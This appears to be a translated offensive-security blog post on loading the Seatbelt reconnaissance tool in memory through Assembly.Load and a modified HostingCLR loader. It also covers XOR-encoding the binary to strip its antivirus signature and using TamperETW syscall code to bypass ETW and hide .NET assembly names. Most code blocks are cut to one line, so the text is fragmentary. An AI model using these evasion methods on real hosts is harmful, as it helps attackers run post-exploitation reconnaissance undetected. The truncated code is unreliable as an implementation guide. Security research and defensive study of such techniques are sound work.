
0x00 Preface
---
Seatbelt is a C# project that can be used for security checks on hosts, serving both offensive and defensive purposes.
With a single command, it can retrieve multiple configuration details of the current host, making it convenient and practical.
To expand the usage scenarios of Seatbelt without modifying any of its code, this article will introduce two methods for loading Seatbelt in memory (Assembly.Load and execute-assembly), completing the implementation code for passing parameters to the Main function of .NET assemblies.
Previous articles "Exploitation Analysis of Loading .NET Assemblies from Memory (Assembly.Load)" and "Exploitation Analysis of Loading .NET Assemblies from Memory (execute-assembly)"
only covered the implementation code for passing parameters to methods of specified classes.
0x01 Introduction
---
This article will cover the following topics:
- Compilation and usage of Seatbelt
- Method for loading Seatbelt using Assembly.Load and passing parameters
- Method for loading Seatbelt using execute-assembly and passing parameters
- Method for using assembly code in Visual Studio 2015 on 64-bit platforms
0x02 Compilation and Usage of Seatbelt
---
1. Compilation
Project Repository:
https://github.com/GhostPack/Seatbelt
Supports .NET 3.5 and 4.0
Requires Visual Studio 2017 or higher for compilation
2. Usage
Requires passing parameters to specify specific commands, for example, to run all checks and return all output:
Seatbelt.exe -group=all -full |
Detailed commands can be referenced in the project documentation:
https://github.com/GhostPack/Seatbelt#command-line-usage
0x03 Method for Loading Seatbelt and Passing Parameters Using Assembly.Load
---
Implementation Language: C#
Implementation approach:
Encode Seatbelt.exe as base64 and store it in an array, then use Assembly.Load() for base64 decoding and loading, finally pass parameters to the Main function
Implementation code:
1. Encode Seatbelt.exe as base64 and return the result
C# implementation code:
using System; |
You can compile using Visual Studio or directly using csc.exe
Command to compile with csc.exe under .Net 3.5:
C:\Windows\Microsoft.NET\Framework64\v3.5\csc.exe base64.cs |
Command to compile with csc.exe under .Net 4.0:
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe base64.cs |
After successful compilation, base64.exe is generated. Executing it produces the base64-encoded string of Seatbelt.exe
2. Use Assembly.Load() for base64 decoding and loading, then pass parameters to the Main function
C# implementation code:
using System; |
Replace
Similarly, the above code can be compiled using Visual Studio or directly with csc.exe
0x04 Method for loading Seatbelt and passing parameters using execute-assembly
---
Implementation language: C++
Implementation approach:
Save the content of Seatbelt.exe in an array, then use Load_3(...) to load the .NET assembly after reading, and finally pass parameters to the Main function
To remove the signature of Seatbelt.exe, each character in Seatbelt.exe can be XORed and then saved to the array
Here, HostingCLR is used as the code development template
The code of HostingCLR does not solve the parameter passing issue and cannot pass parameters to the Main function of the .NET assembly. Code location:
https://github.com/etormadiv/HostingCLR/blob/master/HostingCLR/HostingCLR.cpp#L218
My code solves the parameter passing issue and removes the signature of Seatbelt.exe by XORing each character in Seatbelt.exe and then saving it to the array
Implementation code:
1. XOR each character in the exe file and save it as a new file
C++ implementation code:
int main(int argc, char* argv[]) |
Here, each character in Seatbelt.exe is XORed with 0x01. The command line parameters are as follows:
File_XOR_generator.exe Seatbelt.exe 0x01 |
Generate the file xor_Seatbelt.exe

Open xor_Seatbelt.exe using HxD
Copy the file content into C code format, as shown in the figure below
2. Use Load_3(...) to load the .NET assembly, and finally pass parameters to the Main function
The complete code has been uploaded to GitHub, address as follows:
An open-source project
When using, modify the following locations in the code:
- Replace the content in the array rawData
- Define the path for mscorlibPath
- Define the version for runtimeVersion
The code will perform XOR operation character by character on the content in the array rawData with 0x01, restore the file content of Seatbelt.exe, then load it and pass parameters to the Main function
After compilation, generate the file HostingCLR_with_arguments_XOR.exe, test command example:
HostingCLR_with_arguments_XOR.exe -group=all |
Use Process Explorer to view the .NET Assemblies item of the process HostingCLR_with_arguments_XOR.exe, as shown in the figure below

Can obtain the name of the .NET assembly
If you want to hide the name of a .NET assembly, you need to bypass ETW detection.
3. Bypassing ETW detection
Refer to the code at https://github.com/outflanknl/TamperETW/
Introduce the code for bypassing ETW from there; the code has been uploaded to GitHub at the following address:
An open-source project
Here, you also need to add the asm file Syscalls.asm to implement calls to the assembly file.
Create a new item, select a C++ file, enter the file name Syscalls.asm, with the specific content as follows:
.code |
Note:
The code for Syscalls.asm is from https://github.com/outflanknl/TamperETW/blob/master/TamperETW/UnmanagedCLR/Syscalls.asm
To use assembly code in Visual Studio 2015 on a 64-bit platform, the following settings are required:

(1) Right-click on the project -> Build Dependencies -> Build Customizations, check masm
As shown in the figure below

(2) Right-click the file Syscalls.asm -> Properties, set the Item Type to Microsoft Macro Assembler
As shown in the figure below
After compilation, the file HostingCLR_with_arguments_XOR_TamperETW.exe is generated
Test command example:
HostingCLR_with_arguments_XOR_TamperETW.exe -group=all |
Use Process Explorer to view the .NET Assemblies entry of the process HostingCLR_with_arguments_XOR_TamperETW.exe, as shown in the figure below

Successfully hides the names of .NET assemblies
0x05 Summary
---
This article introduces two methods for loading Seatbelt in memory (Assembly.Load and execute-assembly), respectively completing the implementation code for passing parameters to the Main function of a .NET assembly. It addresses the parameter passing issue in HostingCLR, introduces code for TamperETW to bypass ETW, and explains the method of using assembly code in Visual Studio 2015 on a 64-bit platform.


